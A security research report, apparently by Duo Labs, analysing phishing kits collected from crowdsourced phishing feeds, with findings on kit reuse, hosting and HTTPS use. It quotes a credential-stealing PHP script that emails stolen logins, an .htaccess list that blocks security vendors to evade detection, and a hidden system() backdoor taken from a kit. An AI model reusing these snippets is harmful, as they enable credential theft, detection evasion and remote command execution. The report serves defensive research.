Duo Labs Report

Phish in a Barrel

Hunting and Analyzing Phishing Kits at Scale

Phish in a Barrel

Hunting and Analyzing Phishing Kits at Scale

AUTHOR
Jordan Wright

DESIGNER
Chelsea Lewis

Table of Contents


Phishing is a business...

Just like stakeholders in any successful endeavor, even a criminal one, phishing attackers are always looking for ways to increase their return on investment. To that end, attackers often re-use phishing sites across separate campaigns by bundling site resources into a phishing kit, uploading that kit to a server and sending a new batch of emails.

Sometimes, however, the attackers get lazy and leave the phishing kits behind, allowing anyone – including security researchers – to download them. In a month-long experiment, we hunted down more than 3,200 unique phishing kits, tracked the actors behind the kits, identified kit re-use across sites and more.

Our research details the ways attackers reuse and repurpose the tools of their illicit trade and how they increasingly leverage HTTPS to deliver their attacks. The findings highlight the importance of vigilance to keep systems updated and establishing a defense-in-depth approach to mitigate phishing.

and business is booming.



1.0

Anatomy of a Phishing Kit

Before we dive into the results, it's important to talk a bit about how phishing kits work:

1.


The legitimate website is cloned

2.

The login page is changed to point to a credential-stealing script

3.

The modified files are bundled into a zip file to make a phishing kit



4.

The phishing kit is uploaded to the hacked website, files are unzipped

5.

Emails are sent with links pointing to the new spoofed website

To stand up a new phishing site, attackers first clone the legitimate site they want to spoof, then change the login form to point to a simple PHP script. The script collects credentials and either emails them to the attacker or logs them to a text file.

The core of this PHP script typically looks like this (taken from a phishing kit that spoofed an Office 365 login page):

```
<?
$ip = getenv("REMOTE_ADDR");
$message .= "-----------  ! +Account infoS+ !  -----------\n";
$message .= "Email Address        : ".$_POST['username']."\n";
$message .= "Password               : ".$_POST['passwd']."\n";
$message .= "IP Address             : ".$ip."\n";
$message .= "-----------  ! +nJoY+ !  -----------\n";
$send = "redacted@redacted.com";

$subject = "Office365 logs xD $ip";
$headers = "From:  [redacted]";
$headers .= $_POST['eMailAdd']."\n";
$headers .= "MIME-Version: 1.0\n";
$arr=array($send, $IP);
foreach ($arr as $send)
mail($send,$subject,$message,$headers);

header("Location: https://outlook.office.com");
?>
```

After stealing the credentials, the script redirects to the login page of the legitimate site where the victim assumes they simply entered their credentials incorrectly.

Once the contents of the phishing site are created, they are bundled into a .zip file for reuse across multiple servers and phishing campaigns. This is helpful for attackers, since phishing sites are often quickly shut down. This form of mass credential phishing is all about quantity, not quality.

2.0

Casting a Wide Net

How to Track Down a Phishing Kit

The process of using a phishing kit is simple. The .zip file containing the cloned site is uploaded to a server (for example, a hacked Wordpress site), unzipped into a directory and phishing emails are sent out pointing to the new phishing site.

However, if an attacker fails to remove this .zip file, it's possible for anyone to download the kit and analyze its contents. This includes the structure of the kit, what information is being collected and, more importantly, where the information is sent.

We can use a couple of methods to find these leftover kits:

- **Checking for directory indexing** - If the directories hosting the phishing kits have **indexing enabled**, it's easy for us to see the original kit (and sometimes multiple kits) left in the directory:


- **Checking for foldername.zip** - Knowing that phishing kits are almost always .zip archives, we can sometimes find the kits even if directory indexing is disabled. We simply work our way up the directory structure making a manual request for foldername.zip and downloading the file if it exists.

Finding Live Phishing Samples

Sites like **Phishtank** and **OpenPhish** provide crowdsourced feeds of phishing URLs. For our experiment, we checked these feeds every 10 minutes and added new URLs to a queue. We defined a URL as "new" if we hadn't seen this particular `scheme://host/path` before. This leads to some URLs that are submitted with multiple paths but, in general, most URLs we found were unique. It's also important to note that not every URL processed is guaranteed to be a phishing URL. While the quality of crowdsourced feeds is generally good, contributors are free to submit any URL, resulting in some noise.

For each of these URLs, we recursively worked our way up each path looking for directory listings as well as for the foldername.zip format. We downloaded any kits we discovered and uploaded that data into **Elasticsearch** for further analysis with **Kibana**.

We collected samples for a month, then started digging into the results. This is what we found:



3.0 Phish in a Barrel

After a month of running our script, we processed over 66,000 URLs and found more than 7,800 phishing kits. Original phishing kits (and sometimes more than one) were available 12% of the time. Of these, 3,200 phishing kits were unique, which tells us:

- Multiple URLs with different paths are occasionally submitted to the threat intelligence aggregators resulting in the same kit being discovered multiple times.
- Some phishing kits are reused across multiple sites.

Now that we have a good dataset to work with, let's dive into the results.

Phishing Kit Analysis

Maintaining Persistence

Attackers know that Phishtank, OpenPhish and countless other threat intelligence services aim to find and remove phishing sites quickly. In order to keep their phishing sites active as long as possible, attackers must take preventative measures.


To avoid detection, the criminals frequently add a **`.htaccess`** file to the phishing kit that blocks connections based on HTTP request attributes. Many phishing kits we analyzed used `.htaccess` files that blocked IP ranges for threat intelligence services. This snippet of one `.htaccess` file blocks IP address ranges that resolve to Phishtank and other monitoring services:

```
deny from spyeyetracker.abuse.ch
deny from abuse.ch
deny from sophos.com
deny from amada.abuse.ch
deny from palevotracker.abuse.ch
deny from phishtank.com
deny from netcraft.com
deny from fortinet.com
deny from kaspersky.com
```


You can find the full `.htaccess` file **here**.

Our research discovered 185 unique `.htaccess` files. Each of these either blocks or allows a variety of IP ranges, hosts, and referrers. Many of the files share content, indicating some information sharing among attackers.

Another method used to maintain a foothold on the server is to include a PHP shell in the phishing kit which gives the ability to execute system commands on the server. This can serve as a beachhead for future attacks. We discovered numerous, well-known PHP shells in our dataset, including WSO and RC-shells:



WSO Shell



RC-Shell

No Honor Among Thieves

Full PHP shells are common, but sometimes shell access is more subtle. As phishing kits are traded or sold among attackers, some enterprising actors take this opportunity to hide backdoor shells in the kits so they can reap the benefits of a compromised host without doing any of the work.

We mentioned the use of `.htaccess` files to block threat intelligence sources, but this functionality can also be offered in PHP scripts within the phishing kit. It turns out that these scripts are popular places for attackers to add a backdoor. For example, see if you can spot the backdoor in this code snippet from a file that claims to offer anti-bot persistence:

```
if(isset($_GET['useragent'])){echo"<h1>deny_agent(bot)=('Yandex,
Baiduspider,Acunetix,crossdomain,wwwroot,Exabot,NimbleCrawler,
Octopus,OutfoxBot,ProPowerBot</h1><pre>"; system($_
GET['useragent']);exit;} // 'Tor-exit' 'JennyBot-exit' 'Jyxobot-exit'
'Microsoftbot-exit' 'Mozilla/3.Mozilla/2.01-exit' 'NetSpider-exit'
```


If you look closely, you'll see the call to `system($_GET['useragent'])`, which executes any system command specified in the `useragent` GET parameter. This particular backdoor appeared more than 200 times in our results.

Analyzing Kit Reuse

The purpose of phishing kits is to make it easy for attackers to reuse code across phishing sites, but how often do we actually see instances of reuse?

To measure this, we took the SHA-1 hash of every phishing kit we downloaded. Then, we counted every unique hostname found to be hosting this particular kit. The chart below shows that during our month long scan, most of the kits were only seen once. However, over 900 kits (approximately 27%) were seen on more than one host, indicating reuse. We found two kits in particular on more than 30 hosts!

Phishing Kit Reuse Across Sites




Why don't we see a higher percentage of kit reuse? Perhaps because we were measuring based on the SHA-1 hash of the kit contents. A single change to just one file in the kit would appear as two separate kits even when they are otherwise identical. In the future, we may employ fuzzy matching to find similar kits based on file contents which may lead to an increase in identified reuse.

In addition, our scanning was only done over 30 days. It's likely that if we continued our scanning for a longer period, we would see more instances of kit reuse as the same actors launched more campaigns.

We also searched our dataset to find sites that were hosting more than one phishing kit. This could indicate multiple campaigns run by the same actor, or multiple actors having compromised the same host.

Sites Hosting Multiple Phishing Kits




The graph above shows shows that a majority of sites (89%) that were hosting a kit were only hosting one. However, we found numerous instances of sites hosting multiple, unique phishing kits, with one site hosting 58 samples containing everything from malware, PHP shells and miscellaneous spam and phishing files.

Where are These Kits Hosted?


After reviewing the kits themselves, we turned our attention to the infrastructure hosting the phishing sites.

Specifically, we aggregated the different paths seen in phishing URLs. Three of the top 10 paths in our dataset indicate phishing sites being hosted on compromised Wordpress instances. However, the problem isn't unique to Wordpress. Attackers looking to compromise unpatched, out-of-date systems frequently target widely-used content management systems. This is why it's critical to keep such software up-to-date.

Top Paths Seen in Phishing URLs



The industry trend toward **increased use of HTTPS** is also extending into phishing sites, with over 16% of our recorded samples served over HTTPS. This doesn't indicate anything wrong with HTTPS, but security professionals will now need to adjust their recommendations for spotting phishing sites and reconsider how much trust is placed on the "secure" indicator in the browser.



View full-size image **here**

